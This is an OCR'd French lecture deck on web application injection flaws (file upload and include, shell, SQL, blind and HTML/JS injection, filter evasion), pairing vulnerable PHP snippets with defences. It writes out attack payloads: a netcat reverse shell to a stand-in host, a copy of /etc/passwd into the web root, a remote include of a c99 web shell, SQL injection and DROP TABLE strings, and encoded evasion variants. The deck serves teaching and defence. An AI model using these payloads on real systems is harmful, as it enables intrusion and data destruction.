
Sécurité des applications

Injections

Thibaut et Corinne HENIN



www.arsouyes.org
@arsouyes

INSA
INSTITUT NATIONAL
DES SCIENCES
APPLIQUÉES
CENTRE VAL DE LOIRE

Sommaire

- File Upload
- File Include
- Shell Injection
- SQL Injection
- Blind Attacks
- HTML/JS Injection
- Evasion techniques

File Upload

Ajouter un fichier

Principe

- Script « upload.php » (ou similaire)
    - Le visiteur peut téléverser un fichier (img, pdf, gif, …)

Risques

- Écrasement de fichiers légitimes
  - Config.php, /etc/password, …
- Exécution par l'application
  - PHP, Java, python, …
- Exécution par les visiteurs
  - **Contenu statique :** défacement, phishing, …
  - **Contenu dynamique :** Cross Site Scripting, Cheval de troie …
- Épuisement des ressources
  - Fichiers volumineux

Protections

- Ne pas faire
- Utiliser un répertoire dédié
  - Restrictions (exécution)
- Filtrer le contenu
  - Taille
  - Extensions, type mime
  - Utiliser un anti-virus
- Restreindre la permission
  - Certains utilisateurs
  - Journaliser l’événement

File Include

Inclure ce qu’on veut

Principe

```php
<?php

include "header.inc" ;

if (! isset($_GET["page"])) {
    include "default.php" ;
} else if (! file_exists($_GET["page"])) {
    include "404.php" ;
} else {
    include $_GET["page"] ;
}

include "footer.inc" ;
```

Risques

- Lecture de fichiers arbitraires
  - « config.php »
  - « /etc/password »
- Exécution de code arbitraire
  - Après un « file upload »
  - Sur site distant : « http://evil.org/c99.php »

Protections

- Éviter les includes/require
    - Programmation objet + autoloader
- Ne pas utiliser de données utilisateurs
    - Inclure/require dans un répertoire « includes »
- Si vraiment … mais alors vraiment …
    - realpath() + vérification du chemin

Shell injection

Exécuter des commandes shell

Principe

```
$lines = $_GET["lines"] ;

if ($lines < 10) {
    passthru("tail"
        . " -n " . $_GET["lines"]
        . " /var/log/apache/intranet-example-error.log" ;
        ) ;
}
```

Risques

- Exécution de commandes
    - « || cp /etc/passwd /var/www/ # »
- Reverse Shell
    - « || nc myserver.net 4444 –e /bin/bash # »

Protections

- Éviter d’utiliser des données utilisateurs
    - Filtrer les données (intval, filter_var, …)
    - Trouver la données « métier » correspondante
- Échapper les arguments :
    - **E.g.** *escapeshellarg()* pour les arguments en php
    - Utiliser un wrapper sécurisé
- Bonus :
    - Vérifier le compte du serveur web

SQL injection

Exécuter des commandes SQL


Principe

```
<?php

include "config.inc" ;

$pdo    = new PDO(DB_DNS, DB_USER, DB_PASSWORD) ;
$offset = $_GET[page"] ?: 0 ;
$st     = $pdo->query("select * "
            . "from article "
            . "limit 20 "
            . "offset $offset"
            ) ;

foreach ($st as $row) {
    // do stuff
}
```

Risques

- Contournement de vérifications
  - « ’ or true -- »
- Lecture de données
  - « ’ union select * from users -- »
- Modification / destruction des données
  - « ’ ; drop table users -- »
- Tout ce qui se fait en SQL en fait

XKCD


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Protections

- Utiliser des requêtes préparées
- Filtrer les données utilisateurs
- Défense en profondeur
    - *i.e.* compte read-only

```php
<?php

include "config.inc" ;

$pdo    = new PDO(DB_DNS, DB_USER, DB_PASSWORD) ;
$st     = $pdo->prepare("select * "
                . "from article "
                . "limit 20 "
                . "offset :offset"
                ) ;
$st->exec(["offset" => intval($_GET[page"]) ]) ;

foreach ($st as $row) {
     // do stuff
}
```

Blind Attacks

Lorsqu’on voit pas (directement) le résultat

Principe

```php
<?php

$article = $_POST["article"] ;

$res = $pdo->query(""
    . "select true from article"
    . " where id = $article"
    ) ;

if ($res->fetch()) {
    // Do insert new comment
}
```

Risques

- Le script sert d’Oracle (réponse vrai/faux)
    - Effets de bords,
    - Messages d’erreur,
    - Délais de la réponse
- Mêmes possibilités que les injections classiques

Protections

- Les mêmes que l’injection classique
  - Requête préparées
  - Vérification des entrées
  - Sécurité en profondeur

HTML/JS Injection

XSS & XSRF

Principe – non persistante

```php
<?php

$name = $_GET['name'];

// ...

echo "Welcome $name";
```

Principe – persistante

addComment.php

```
<?php

$cmd = $pdo->prepare(""
    . "insert into comment"
    . " (article, author, content)"
    . " values"
    . " (:article, :author, :content)"
    ) ;

$cmd->exec([
    "article" => $_POST["article"],
    "author"  => $_POST["author"],
    "content" => $_POST["content"]
    ]) ;
```

showPost.php

```
<?php

$cmd = $pdo->prepare(""
    . "select * from comment"
    . " where article = :article"
    ) ;

$st = $cmd->exec(["article" => $_GET[“id"] ]) ;

foreach ($st as $row) {
  echo '<div class="comment">' ;
  echo '<p>By : ' . $row["author"] . '</p>' ;
  echo $row["content"] ;
  echo '</div>' ;
}
```

Risques

- Défiguration, hameçonnage
- Exécution de code client arbitraire
  - Vol de données (cookies, entrées de formulaires, …)
  - Bot nets (DDoS, crypto mining, …)
- XSRF – Cross Site Request Forgery
  - Le client effectue des requêtes pour le compte de l’attaquant

Protections

- Filtrage des données
  - *E.g.* Intval, filter_var, …
  - Le plus restrictif possible

- Échappement des données
  - *E.g.* htmlentities() pour remplacer les « codes » html

- Si vraiment … mais alors vraiment …
  - Vérifier et/ou nettoyer
  - *E.g.* « html purifier »

Évasion technique

Ne pas se faire voire

Principe

- Contourner les détections / vérifications
    - Faites par les scripts
    - Faites par un pare feu en amont
- Couper les chaînes

Évasion : Pollution des paramètres

- « ?id=‘&id=+or+&id=true » (IIS)
- « ?id=dummy&id=‘+or+true » (Apache)

Évasion : « url encodage »

- « ?id=%27%20or%20true »
- « ?id=%27%20%6F%72%20%74%72%75%65 »

Évasion : Synonymes


- SQL :
  - Substring => mid, substr
  - Ascii => hex, bin
  - A=b => !(a <> b)

Évasion : Découper

- Insérer des commentaires : /* */
- Insérer des fin de chaînés : « » et ‘ ’

Evasion : JsFuck

```
alert(1)
```



Risques

- Protections inefficaces

Protections

- Échapper les paramètres
    - E.g. escapeshellargs, requêtes préparées
- Ne pas rêver
    - Détection n’est pas infaillible
    - Détection est un métier

Le conseil des Arsouyes

Conseils des Arsouyes

- **Vérifier les entrées**
    - Obtenir la donnée « métier »
    - Approche « white list »
    - Le plus restrictif possible

- **Protéger les sorties**
    - Justifier l'utilisation de données utilisateur
    - Toujours tout échapper
    - Utiliser des wrappers sécurisés
        - i.e. PDO